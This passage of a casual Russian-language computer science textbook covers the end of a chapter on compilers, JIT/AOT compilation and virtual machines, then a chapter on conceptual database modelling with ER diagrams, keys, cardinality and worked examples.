Скорость выполнения	Может быть быстрее (оптимизация на основе данных)	Стабильная
Размер файла	Меньше (байт-код)	Больше (машинный код)
Переносимость	Высокая (байт-код универсален)	

Критерий	JIT	AOT
		Низкая (машинный код под конкретную архитектуру)
Примеры	Java (HotSpot), JavaScript (V8), C# (CLR)	C, C++, Rust, Go

Гибридные подходы: - **Java GraalVM:** JIT + AOT компиляция. - **.NET Native:** AOT компиляция C# приложений.

6.2.4. Виртуальные машины

Виртуальная машина (VM) — это программный эмулятор компьютера, который выполняет байт-код. VM абстрагирует программу от реальной архитектуры процессора.

JVM (Java Virtual Machine)

Слоган Java: "Write Once, Run Anywhere" (Напиши один раз, запускай где угодно).

Как работает: 1. Ты пишешь код на Java. 2. Компилятор `javac` превращает код в байт-код (.class файлы). 3. JVM выполняет байт-код на любой платформе (Windows, Linux, macOS, Android).

Пример:

```
javac Program.java      # компиляция в байт-код
java Program            # выполнение на JVM
```

Особенности JVM: - **Сборка мусора (Garbage Collection):** Автоматическое управление памятью. - **JIT-компиляция:** HotSpot оптимизирует горячий код. - **Безопасность:** Изоляция кода (важно для апплетов и Android).

Языки для JVM: Java, Kotlin, Scala, Groovy, Clojure.

CLR (.NET Common Language Runtime)

Аналог JVM для .NET платформы (Microsoft).

Как работает: 1. Код на C# компилируется в **CIL (Common Intermediate Language)** — байт-код .NET. 2. CLR выполняет CIL с помощью JIT-компилятора.

Языки для CLR: C#, F#, VB.NET.

LLVM (Low Level Virtual Machine)

LLVM — это не совсем VM, а **инфраструктура компиляторов**. Многие компиляторы используют LLVM для генерации и оптимизации машинного кода.

Как работает: 1. Компилятор (Clang, Rust, Swift) переводит код в **LLVM IR (Intermediate Representation)** — промежуточное представление. 2. LLVM оптимизирует IR. 3. LLVM генерирует машинный код для целевой архитектуры (x86, ARM, RISC-V, WebAssembly).

Преимущества: - Один backend (LLVM) для всех языков. - Агрессивные оптимизации. - Поддержка множества архитектур.

Примеры компиляторов на LLVM: - Clang (C/C++). - Rust compiler. - Swift compiler. - Julia JIT.

6.2.5. Сравнение производительности

Давай сравним одну и ту же программу (вычисление 40-го числа Фибоначчи) на разных языках.

Код (Python):

```
def fib(n):
    if n <= 1:
        return n
    return fib(n-1) + fib(n-2)

print(fib(40))
```

Код (Java):

```
public class Fib {
    static int fib(int n) {
        if (n <= 1) return n;
        return fib(n-1) + fib(n-2);
    }
    public static void main(String[] args) {
        System.out.println(fib(40));
    }
}
```

Код (C):

```
#include <stdio.h>

int fib(int n) {
    if (n <= 1) return n;
    return fib(n-1) + fib(n-2);
}

int main() {
    printf("%d\n", fib(40));
    return 0;
}
```

Результаты (примерные, на современном процессоре):

Язык	Время выполнения	Компилятор/интерпретатор
C (gcc -O3)	0.3 сек	GCC с максимальной оптимизацией
C++ (g++ -O3)	0.3 сек	G++ с максимальной оптимизацией
Rust (--release)	0.3 сек	Rust compiler (оптимизация через LLVM)
Go	0.5 сек	Go compiler (быстрая компиляция, но меньше оптимизаций)
Java (JIT прогретый)	0.4 сек	HotSpot JIT (после прогрева)
C# (.NET Core)	0.4 сек	CLR JIT
JavaScript (Node.js V8)	1.5 сек	V8 JIT
Python (CPython)	35 сек	Интерпретатор (без JIT)
PyPy	3 сек	JIT-компилятор для Python
Ruby	50 сек	Интерпретатор

Выводы: - **Компилируемые языки (C, C++, Rust)** — самые быстрые. - **JIT-компиляция (Java, C#, PyPy)** — близко к компилируемым после прогрева. - **Интерпретируемые (Python, Ruby)** — в 100+ раз медленнее.

Но! Это синтетический тест. В реальных приложениях узкое место часто не в CPU, а в I/O (диск, сеть, база данных), и разница стирается.

Когда JIT быстрее AOT

JIT-компилятор имеет преимущество: он видит **реальные данные выполнения** и может оптимизировать код под конкретные условия.

Пример:

```
public int process(Object obj) {
    if (obj instanceof String) {
        return obj.toString().length();
    }
    return 0;
}
```

Если JIT видит, что 99% вызовов — это `String`, он может заинлайнить метод `.length()` и удалить проверку типа.

Результат: Код на Java с JIT может обогнать аналогичный код на C++ (если в C++ компилятор не смог провести такую оптимизацию статически).

6.2.6. Связь с другими главами

- **Глава 6.1 (Классификация языков):** Мы говорили о компилируемых vs интерпретируемых языках. Теперь знаем, как они работают.
 - **Глава 3.2 (Сервисное ПО):** Компиляторы и интерпретаторы — это часть сервисного ПО.
 - **Глава 2.1 (Архитектура ЭВМ):** Компиляторы генерируют машинный код для конкретной архитектуры (x86, ARM, RISC-V).
 - **Глава 5.1 (Алгоритмы):** Оптимизации компилятора (loop unrolling, inlining) напрямую влияют на сложность алгоритма.
-

Введённые термины

- **Компиляция** — перевод кода на языке высокого уровня в машинный код.
- **Компилятор** — программа, выполняющая компиляцию (GCC, Clang, MSVC, Rust compiler).
- **Интерпретатор** — программа, выполняющая код построчно без компиляции (CPython, Ruby, PHP).
- **Токен** — элементарная единица языка (ключевое слово, переменная, оператор).
- **AST (Abstract Syntax Tree)** — дерево абстрактного синтаксиса, иерархическое представление кода.
- **Оптимизация** — улучшение кода для повышения скорости или уменьшения размера.
- **Constant folding** — вычисление констант на этапе компиляции.
- **Dead code elimination** — удаление неиспользуемого кода.
- **Loop unrolling** — развёртка циклов для ускорения выполнения.
- **Inlining** — встраивание тела функции в место вызова.
- **Линковка (Linking)** — объединение объектных файлов в исполняемый файл.
- **Статическая линковка** — встраивание библиотек в исполняемый файл.
- **Динамическая линковка** — использование внешних библиотек (.dll, .so, .dylib).
- **Байт-код** — промежуточное представление кода (не машинный код, но ближе к нему).
- **JIT (Just-In-Time) компиляция** — компиляция кода во время выполнения программы.
- **AOT (Ahead-Of-Time) компиляция** — компиляция до запуска программы.

- **Виртуальная машина (VM)** — программный эмулятор компьютера для выполнения байт-кода.
 - **JVM (Java Virtual Machine)** — виртуальная машина Java.
 - **CLR (Common Language Runtime)** — виртуальная машина .NET.
 - **LLVM (Low Level Virtual Machine)** — инфраструктура компиляторов (используется Clang, Rust, Swift).
 - **LLVM IR (Intermediate Representation)** — промежуточное представление кода в LLVM.
 - **Tiered Compilation** — многоуровневая компиляция (интерпретатор → быстрая компиляция → агрессивная оптимизация).
 - **Garbage Collection (GC)** — автоматическая сборка мусора (управление памятью).
 - **Флаги оптимизации** — параметры компилятора (-O0, -O1, -O2, -O3, -Os, -Ofast).
-

Контрольные вопросы

1. **Теория:** Назовите 5 этапов компиляции. Что делает каждый этап?
 2. **Практика:** Почему флаг `-O3` делает программу быстрее? Какие оптимизации применяет компилятор?
 3. **Сравнение:** В чём разница между компиляцией и интерпретацией? Приведите примеры языков для каждого типа.
 4. **JIT:** Как работает JIT-компилятор? Почему он может быть быстрее АОТ компиляции?
 5. **Практическая задача:** Напишите программу на C, скомпилируйте её с флагами `-O0` и `-O3`. Сравните размер исполняемого файла и время выполнения. Объясните разницу.
 6. **Анализ:** Почему Python в 100 раз медленнее C? Можно ли ускорить Python? (Подсказка: PyPy, Cython, Numba).
 7. **Проектирование:** Вы пишете программу для встроенной системы с 64 КБ памяти. Какой язык и компилятор выберете? Какие флаги компиляции используете?
 8. **Оптимизация:** Что такое "constant folding", "dead code elimination", "loop unrolling"? Приведите примеры каждой оптимизации.
 9. **Виртуальные машины:** В чём разница между JVM и LLVM? Какие языки используют каждую из них?
 10. **Философский вопрос:** Что важнее: скорость разработки или скорость выполнения? Когда стоит выбрать Python, а когда — C++?
-

Ответы на вопрос 10:

- **Python:** Прототипы, скрипты, веб, Data Science (большую часть времени программа ждёт I/O, а не вычисляет).
 - **C++:** Игры, системное ПО, драйверы, high-frequency trading (критична каждая микросекунда).
 - **Гибрид:** Пиши на Python, оптимизируй узкие места на C/C++ (например, NumPy — это обёртка над C, поэтому NumPy массивы обрабатываются быстро).
-

Конец главы 6.2.

Теперь ты знаешь, как код превращается в программу, почему одни языки быстрые, а другие — нет, и почему твой препод так любит флаг `-O3`. Не благодари, иди сдавай экзамен 🚀

Глава 7.1. Инфологическое моделирование предметной области

Введение

Представь: тебе надо создать базу данных для университета. С чего начать? С создания таблиц в MySQL? С написания кода на Python? Нихуя подобного. Сначала надо **понять**, что вообще хранить, как это связано между собой, и какие данные критичны. Вот для этого и существует **инфологическое моделирование** — первый и самый важный этап проектирования баз данных.

Инфологическое моделирование — это описание предметной области на языке, понятном человеку, **без привязки к конкретной СУБД**. Ты просто рисуешь картинку: вот тут студенты, вот тут курсы, вот они связаны вот так. Никаких `VARCHAR(255)`, никаких `FOREIGN KEY REFERENCES` — только чистая логика.

Эта глава связана с: - **Главой 4.1 (Жизненный цикл БД)** — инфологическое моделирование является первым этапом проектирования - **Главой 7.2 (Архитектура БД)** — модель будет преобразована в логическую, а затем в физическую - **Главой 7.3 (Реляционные БД)** — ER-диаграммы превратятся в таблицы с ключами и индексами

1. Уровни представления данных

Проектирование БД происходит в три этапа, каждый со своей моделью:

1.1. Инфологическая (концептуальная) модель

Что: описание предметной области на языке бизнес-логики

Для кого: аналитики, заказчики, менеджеры

Инструмент: ER-диаграммы (Entity-Relationship)

Привязка к СУБД: нет

Пример: «Студент учится на курсе. Преподаватель ведёт курс. Студент получает оценку за курс.»

1.2. Дatalogическая (логическая) модель

Что: преобразование ER-диаграммы в структуру таблиц

Для кого: разработчики, архитекторы БД

Инструмент: схемы таблиц с типами данных

Привязка к СУБД: да (реляционная модель, но без специфики СУБД)

Пример:

```
Студент (id, фамилия, имя, группа)
Курс (id, название, кредиты)
Оценка (студент_id, курс_id, балл, дата)
```

1.3. Физическая модель

Что: реализация в конкретной СУБД с индексами, триггерами, хранимыми процедурами

Для кого: DBA (администраторы БД)

Инструмент: SQL DDL (Data Definition Language)

Привязка к СУБД: жёсткая (MySQL, PostgreSQL, Oracle)

Пример:

```
CREATE TABLE student (
  id INT PRIMARY KEY AUTO_INCREMENT,
  surname VARCHAR(50) NOT NULL,
  name VARCHAR(50) NOT NULL,
```

```
group_name VARCHAR(10),  
INDEX idx_group (group_name)  
) ENGINE=InnoDB;
```

Зачем три уровня? Чтобы отделить бизнес-логику (инфологическая) от реализации (физическая). Можно сначала нарисовать ER-диаграмму с заказчиком, а потом спокойно портировать БД с MySQL на PostgreSQL, не меняя концептуальную модель.

2. ER-диаграммы (Entity-Relationship)

ER-модель — это графический способ описания сущностей (entities) и связей (relationships) между ними. Придумана Питером Ченом в 1976 году, и с тех пор стала стандартом де-факто.


2.1. Основные элементы

Сущность (Entity)

Сущность — это объект реального мира, информацию о котором мы хотим хранить.

Примеры: - Студент - Курс - Преподаватель - Книга - Заказ - Товар

На диаграмме: **прямоугольник** с названием сущности.



Атрибут (Attribute)

Атрибут — это свойство сущности.

Примеры атрибутов сущности «Студент»: - Фамилия - Имя - Дата рождения - Номер зачётки - Email - Группа

На диаграмме: **овалы**, соединённые с сущностью, или просто список внутри прямоугольника (зависит от нотации).




Ключ (Key)

Первичный ключ (Primary Key, PK) — атрибут, однозначно идентифицирующий экземпляр сущности.

Пример: `id`, `номер_зачётки` (если уникален)

На диаграмме: подчёркивание или пометка **PK**.



- фамилия
- имя
- email

Внешний ключ (Foreign Key, FK) — атрибут, ссылающийся на первичный ключ другой сущности. Используется для связывания таблиц.

Уникальный ключ (Unique Key) — атрибут, который должен быть уникальным, но не является первичным ключом (например, email).

Составной ключ (Composite Key) — первичный ключ, состоящий из нескольких атрибутов.


Пример: в таблице Оценка ключ = (студент_id, курс_id), если студент может получить только одну оценку за курс.

Связь (Relationship)

Связь — это ассоциация между двумя (или более) сущностями.

Примеры: - Студент **учится на** Курсе - Преподаватель **ведёт** Курс - Читатель **берёт** Книгу

На диаграмме: **ромб** (классическая нотация Chen) или **линия** с пометками кардинальности (Crow's Foot).




2.2. Типы связей (кардинальность)

Один-к-одному (1:1)

Каждая запись сущности А связана **максимум с одной** записью сущности В, и наоборот.

Пример: **Человек ↔ Паспорт** - У человека один паспорт - У паспорта один владелец




В реальности такие связи встречаются редко. Часто их можно объединить в одну таблицу.

Один-ко-многим (1:M или 1:N)

Одна запись сущности А связана с **несколькими** записями сущности В, но каждая запись В связана только с одной записью А.

Пример: **Преподаватель → Курсы** - Один преподаватель ведёт несколько курсов - Каждый курс ведёт один преподаватель (упрощение)




Это **самый распространённый** тип связи. В реляционной БД реализуется через внешний ключ в таблице «многих» (Курс.преподаватель_id).

Многие-ко-многим (M:N)

Одна запись сущности А связана с **несколькими** записями сущности В, и наоборот.

Пример: **Студент** ↔ **Курс** - Один студент учится на нескольких курсах - Один курс посещают несколько студентов



Проблема: в реляционной БД связь M:N напрямую не реализуется. Нужна **промежуточная таблица** (associative entity, junction table).

Решение:




Таблица `Запись_на_курс` содержит: - `студент_id` (FK) - `курс_id` (FK) - дополнительные атрибуты (например, `дата_записи`, `статус`)

Первичный ключ: (`студент_id`, `курс_id`) (составной ключ).

2.3. Обязательность связи


Обязательная связь (mandatory): сущность **должна** участвовать в связи.

Пример: Заказ **должен** принадлежать Клиенту (не бывает заказов без клиента).

Необязательная связь (optional): сущность **может** участвовать в связи.

Пример: Сотрудник **может** иметь Служебный автомобиль (не у всех есть).

Обозначение (нотация Crow's Foot): - **Обязательная:** вертикальная черта `|` - **Необязательная:** кружок `o`



Чтение: «Один клиент может иметь ноль или несколько заказов. Каждый заказ принадлежит ровно одному клиенту (обязательно).»

3. Нотации ER-диаграмм

Существует несколько нотаций для рисования ER-диаграмм. Выбор — дело вкуса, но **Crow's Foot** самая популярная.

3.1. Chen Notation (классическая)

Сущности: прямоугольники

Атрибуты: овалы

Связи: ромбы

Кардинальность: `1`, `М`, `N` около линии

Плюсы: классика, строгость




Минусы: громоздко для больших диаграмм


3.2. Crow's Foot (вороньи лапки)

Сущности: прямоугольники с атрибутами внутри

Связи: линии

Кардинальность: символы на концах линий

Символы: -  — ровно один (обязательно) -  — ноль или один (необязательно) -  (три линии, похоже на вороньи лапки) — много







Чтение: «Клиент может иметь ноль или много заказов. Заказ принадлежит ровно одному клиенту.»

Плюсы: компактность, интуитивность, популярность

Минусы: иногда путают символы

3.3. UML Class Diagram

Сущности: классы (прямоугольники с тремя секциями: имя, атрибуты, методы)

Связи: линии с множественностью , , , 

Используется в объектно-ориентированном анализе. В базах данных редко.

3.4. IDEF1X

Стандарт: федеральный стандарт США для CASE-инструментов

Особенности: строгая нотация, зависимые/независимые сущности, идентифицирующие/неидентифицирующие связи

Плюсы: формальность, поддержка сложных моделей

Минусы: сложность для новичков

Вывод: для учёбы используй **Crow's Foot**. Для работы — то, что принято в компании.

4. Этапы инфологического моделирования

Шаг 1: Выделение сущностей

Смотри на задачу и находи **существительные** — кандидаты в сущности.

Пример: «Университет. Студенты учатся на курсах. Преподаватели ведут курсы. Студенты получают оценки.»

Сущности: - Студент - Курс - Преподаватель - Оценка (или это атрибут? Пока оставим как сущность)

Шаг 2: Определение атрибутов

Для каждой сущности выпиши её **свойства**.

Студент: - id (PK) - фамилия - имя - отчество - дата_рождения - номер_зачётки - email - группа

Курс: - id (PK) - название - кредиты (количество зачётных единиц) - семестр

Преподаватель: - id (PK) - фамилия - имя - отчество - должность (доцент, профессор) - кафедра

Оценка: - студент_id (FK) - курс_id (FK) - балл (0-100) - дата_сдачи

Шаг 3: Выбор ключей

Для каждой сущности выбери **первичный ключ** (PK).

Правила: - Уникальность (без дубликатов) - Неизменность (не меняется со временем) - Компактность (лучше `INT`, чем `VARCHAR(200)`)

Часто используют **суррогатный ключ** — искусственный идентификатор `id`, не имеющий бизнес-смысла.

Альтернатива — **естественный ключ** (например, `номер_зачётки`). Но если номера могут измениться или содержать дубликаты — лучше `id`.

Шаг 4: Определение связей

Смотри на **глаголы** в описании задачи и определяй связи.

- «Студент **учится на** Курсе» → связь M:N (Студент ↔ Курс)
- «Преподаватель **ведёт** Курс» → связь 1:N (Преподаватель → Курс)
- «Студент **получает** Оценку за Курс» → связь M:N (Студент ↔ Курс), реализуется через таблицу Оценка

Рисуем связи и указываем кардинальность (1:1, 1:M, M:N).

Шаг 5: Проверка модели

Задай себе вопросы: - Все ли сущности нужны? (Может, какие-то можно объединить?) - Все ли атрибуты на своих местах? (Может, email нужен в отдельной таблице?) - Нет ли избыточности? (Не хранится ли одна и та же информация в двух местах?) - Нет ли аномалий? (Можно ли вставить/удалить/обновить данные без проблем?)

5. Типы атрибутов

5.1. Простые vs составные

Простой атрибут — неделимый.

Пример: `возраст`, `email`, `город`

Составной атрибут — состоит из нескольких частей.

Пример: `ФИО` = `фамилия` + `имя` + `отчество`

Рекомендация: в БД лучше хранить составные атрибуты как несколько простых. Иначе потом будет боль при сортировке по фамилии или поиске по имени.

5.2. Одиночные vs множественные

Одиночный атрибут — одно значение.

Пример: `дата_рождения` (одна на человека)

Множественный атрибут — несколько значений.

Пример: `телефоны` (домашний, мобильный, рабочий)

Проблема: в реляционной БД нельзя хранить массив в одном поле (нарушение 1НФ, первой нормальной формы).

Решение: - Вариант 1: несколько полей (`телефон_1`, `телефон_2`, `телефон_3`) — костыль, не расширяется - Вариант 2: отдельная таблица `Телефоны` (`телефон`, `тип`, `владелец_id`) — правильно

5.3. Обязательные vs необязательные

Обязательный атрибут (NOT NULL) — должен быть заполнен.

Пример: `фамилия`, `дата_рождения`

Необязательный атрибут (NULL allowed) — может быть пустым.

Пример: `отчество` (не у всех есть), `email` (можно не указывать)

5.4. Вычисляемые атрибуты

Вычисляемый атрибут — значение выводится из других атрибутов.

Пример: `возраст` = текущий год минус `год_рождения`

Рекомендация: не хранить вычисляемые атрибуты в БД (избыточность, риск несоответствия). Вычисляй на лету в запросах или в приложении.

Исключение: если вычисление сложное и используется часто, можно хранить с периодическим пересчётом.


6. Слабые сущности

Слабая сущность — сущность, которая не может существовать без другой сущности (владельца).

Признаки: - Нет собственного первичного ключа (или ключ зависит от владельца) - Удаление владельца удаляет все связанные слабые сущности (каскадное удаление)

Пример: **Комментарий** к посту в соцсети. - Комментарий не существует без поста - Если пост удалён, все комментарии тоже удаляются - Ключ комментария: (`пост_id`, `комментарий_id`) — составной ключ, включающий FK

На диаграмме (Chen): двойной прямоугольник.



В реальности различие между слабыми и обычными сущностями размыто. Главное — понять зависимость и настроить `ON DELETE CASCADE` в БД.

7. Обобщение и специализация

Обобщение (generalization) — выделение общих свойств нескольких сущностей в родительскую сущность.

Специализация (specialization) — создание подтипов сущности с дополнительными атрибутами.

Это **наследование** в базах данных.

Пример: Пользователи вуза

Есть три типа пользователей: Студент, Преподаватель, Администратор.

Общие атрибуты (для всех): - `id` - фамилия - имя - `email` - `дата_регистрации`

Специфичные атрибуты: - **Студент**: `номер_зачётки`, группа, курс - **Преподаватель**: должность, кафедра, `учёная_степень` - **Администратор**: `права_доступа`, отдел

Способы реализации в БД

1. Одна таблица для всех (Single Table Inheritance)

```
Пользователь (id, фамилия, имя, email, тип, номер_зачётки, группа, должность, кафедра, права_доступа, ...)
```

Плюсы: простота, один запрос

Минусы: много NULL-полей, смешение атрибутов

2. Таблица для каждого подтипа (Class Table Inheritance)

```
Пользователь (id, фамилия, имя, email, дата_регистрации)
Студент (id FK, номер_зачётки, группа, курс)
Преподаватель (id FK, должность, кафедра, учёная_степень)
Администратор (id FK, права_доступа, отдел)
```

Плюсы: нормализация, нет лишних NULL

Минусы: JOIN при выборке, сложнее запросы

3. Конкретные таблицы (Concrete Table Inheritance)

```
Студент (id, фамилия, имя, email, номер_зачётки, группа, курс)
Преподаватель (id, фамилия, имя, email, должность, кафедра)
Администратор (id, фамилия, имя, email, права_доступа, отдел)
```

Плюсы: производительность (нет JOIN)

Минусы: дублирование структуры, сложно делать запросы по всем пользователям

Рекомендация: если подтипов мало и они похожи — вариант 1. Если много и сильно различаются — вариант 2.

8. Агрегация и композиция

Эти концепции пришли из ООП, но применимы и в БД.

Агрегация

Агрегация — отношение «целое-часть», где части могут существовать независимо.

Пример: **Университет** содержит **Факультеты**. Факультет может существовать и без университета (теоретически).

На диаграмме UML: пустой ромбик.

Композиция

Композиция — отношение «целое-часть», где части **не могут** существовать без целого.

Пример: **Заказ** содержит **Позиции заказа**. Позиция заказа не имеет смысла без заказа.

На диаграмме UML: закрашенный ромбик.

Реализация в БД: композиция часто реализуется через `ON DELETE CASCADE` — при удалении заказа автоматически удаляются все его позиции.

9. Примеры ER-диаграмм

Пример 1: Интернет-магазин

Сущности: - Пользователь - Товар - Категория - Заказ - Позиция_заказа - Корзина - Позиция_корзины

Связи: - Пользователь 1 — N Заказ (один пользователь делает много заказов) - Заказ 1 — N Позиция_заказа (один заказ содержит много позиций) - Товар 1 — N Позиция_заказа (один товар может быть в нескольких заказах) - Товар M — N Категория (один товар может быть в нескольких категориях) - Пользователь 1 — 1 Корзина (у пользователя одна корзина) - Корзина 1 — N Позиция_корзины

Атрибуты Товара: - id (PK) - название - описание - цена - количество_на_складе - изображение_url

Атрибуты Заказа: - id (PK) - пользователь_id (FK) - дата_создания - статус (новый, оплачен, отправлен, доставлен) - сумма_итого - адрес_доставки

Атрибуты Позиции_заказа: - id (PK) - заказ_id (FK) - товар_id (FK) - количество - цена_за_единицу (цена на момент заказа, а не текущая!)

Пример 2: Библиотека

Сущности: - Книга - Читатель - Выдача - Автор

Связи: - Книга M — N Автор (книга может иметь нескольких авторов) - Читатель 1 — N Выдача (читатель может брать много книг) - Книга 1 — N Выдача (книга может быть выдана много раз, но не одновременно)

Атрибуты Книги: - id (PK) - название - ISBN - год_издания - издательство - количество_экземпляров

Атрибуты Выдачи: - id (PK) - книга_id (FK) - читатель_id (FK) - дата_выдачи - дата_возврата_план - дата_возврата_факт - статус (на руках, возвращена, просрочена)

Пример 3: Социальная сеть (упрощённая)

Сущности: - Пользователь - Пост - Комментарий - Лайк - Дружба

Связи: - Пользователь 1 — N Пост (пользователь пишет много постов) - Пост 1 — N Комментарий (пост имеет много комментариев) - Пользователь 1 — N Комментарий (пользователь пишет много комментариев) - Пост 1 — N Лайк (пост имеет много лайков) - Пользователь 1 — N Лайк (пользователь ставит много лайков) - Пользователь M — N Пользователь через Дружба (друзья друг с другом)

Особенность: связь Дружба — это M:N между Пользователь и Пользователь (рекурсивная связь).

Таблица Дружба: - пользователь_1_id (FK) - пользователь_2_id (FK) - дата_добавления - статус (запрос, подтверждено, отклонено)

Первичный ключ: (пользователь_1_id, пользователь_2_id) или отдельное id.

10. Инструменты для создания ER-диаграмм

Онлайн-инструменты

1. **draw.io** (diagrams.net)
2. Бесплатный, без регистрации
3. Есть шаблоны ER-диаграмм
4. Экспорт в PNG, SVG, PDF
5. Интеграция с Google Drive, GitHub

6. **dbdiagram.io**

7. Специализированный инструмент для БД
8. Описание схемы на языке DBML (Database Markup Language)
9. Автоматическая генерация диаграмм
10. Экспорт в SQL, PDF, PNG

11. **Lucidchart**

12. Профессиональный инструмент (платная подписка)
13. Коллаборация в реальном времени
14. Шаблоны для Crow's Foot, Chen, UML

15. **Miro**

16. Онлайн-доска для совместной работы
17. Можно рисовать ER-диаграммы
18. Хорошо для мозговых штурмов

Десктопные инструменты

1. **MySQL Workbench**

2. Бесплатный, open-source
3. Визуальное проектирование БД
4. Генерация SQL из ER-диаграммы
5. Обратное проектирование (создание диаграммы из существующей БД)

6. **pgModeler** (для PostgreSQL)

7. Open-source
8. Поддержка расширенных возможностей PostgreSQL

9. **ERwin Data Modeler**

10. Профессиональный инструмент (дорогой)
11. Используется в крупных компаниях
12. Поддержка IDEF1X, UML

13. **Enterprise Architect**

14. UML и ER-моделирование
15. Поддержка большого числа нотаций
16. Генерация кода и SQL

Рекомендация: для учёбы используй **draw.io** или **dbdiagram.io**. Для работы — **MySQL Workbench** или **pgModeler**.

11. Связь с другими главами

- **Глава 4.1 (Жизненный цикл БД):** инфологическое моделирование — это фаза **концептуального проектирования** (первая фаза после анализа требований).
- **Глава 4.2 (Информационные модели):** ER-диаграмма — это **структурная информационная модель** предметной области.

- **Глава 7.2 (Понятие БД. Архитектура):** инфологическая модель преобразуется в даталогическую (логическую), а затем в физическую модель.
 - **Глава 7.3 (Реляционные БД. Нормализация):** ER-диаграммы превращаются в таблицы. Связи M:N превращаются в промежуточные таблицы. Проводится нормализация (1НФ, 2НФ, 3НФ) для устранения избыточности.
-

12. Типичные ошибки при моделировании

1. Хранение вычисляемых данных

Ошибка: в таблице `Товар` хранить `цена_со_скидкой`.

Проблема: при изменении процента скидки придётся обновлять все записи. Риск несоответствия данных.

Решение: хранить `цена` и `процент_скидки`, вычислять цену со скидкой в запросе.

2. Избыточность данных

Ошибка: в таблице `Заказ` хранить `имя_клиента`, `email_клиента`, `адрес_клиента`.

Проблема: при изменении email клиента придётся обновлять все его заказы. Аномалия обновления.

Решение: хранить только `клиент_id` (FK), остальные данные — в таблице `Клиент`.

3. Множественные значения в одном поле

Ошибка: в таблице `Книга` поле `авторы` = "Кнут, Таненбаум, Кормен".

Проблема: поиск по автору становится кошмаром. Нарушение 1НФ.

Решение: отдельная таблица `Автор` и связь M:N через таблицу `Книга_Автор`.

4. Отсутствие первичного ключа

Ошибка: таблица `Оценка` без ключа.

Проблема: дубликаты записей, невозможность однозначно идентифицировать запись.

Решение: добавить составной ключ (`студент_id`, `курс_id`) или суррогатный ключ `id`.

5. Неправильная кардинальность

Ошибка: связь Студент 1 — 1 Курс (один студент учится на одном курсе).

Проблема: студент не может посещать несколько курсов. Нереалистичная модель.

Решение: связь Студент M — N Курс.

6. Слишком много атрибутов в одной сущности

Ошибка: сущность `Пользователь` с 50 атрибутами (личные данные, настройки, статистика, платёжные данные...).

Проблема: «толстая» таблица, долгие запросы, нарушение принципа единственной ответственности.

Решение: декомпозиция на несколько таблиц (`Пользователь`, `Профиль`, `Настройки`, `Статистика`, `Платёжная_информация`).

Ключевые термины и определения

- **Инфологическая модель** — концептуальная модель предметной области, описывающая сущности и связи без привязки к СУБД.
 - **ER-диаграмма** — графическое представление сущностей и связей (Entity-Relationship Diagram).
 - **Сущность (Entity)** — объект реального мира, информацию о котором мы храним (например, Студент, Курс).
 - **Атрибут (Attribute)** — свойство сущности (например, фамилия, дата_рождения).
 - **Первичный ключ (Primary Key, PK)** — атрибут, однозначно идентифицирующий экземпляр сущности.
 - **Внешний ключ (Foreign Key, FK)** — атрибут, ссылающийся на первичный ключ другой таблицы.
 - **Связь (Relationship)** — ассоциация между сущностями (например, «Студент учится на Курсе»).
 - **Кардинальность** — количественная характеристика связи: 1:1, 1:N, M:N.
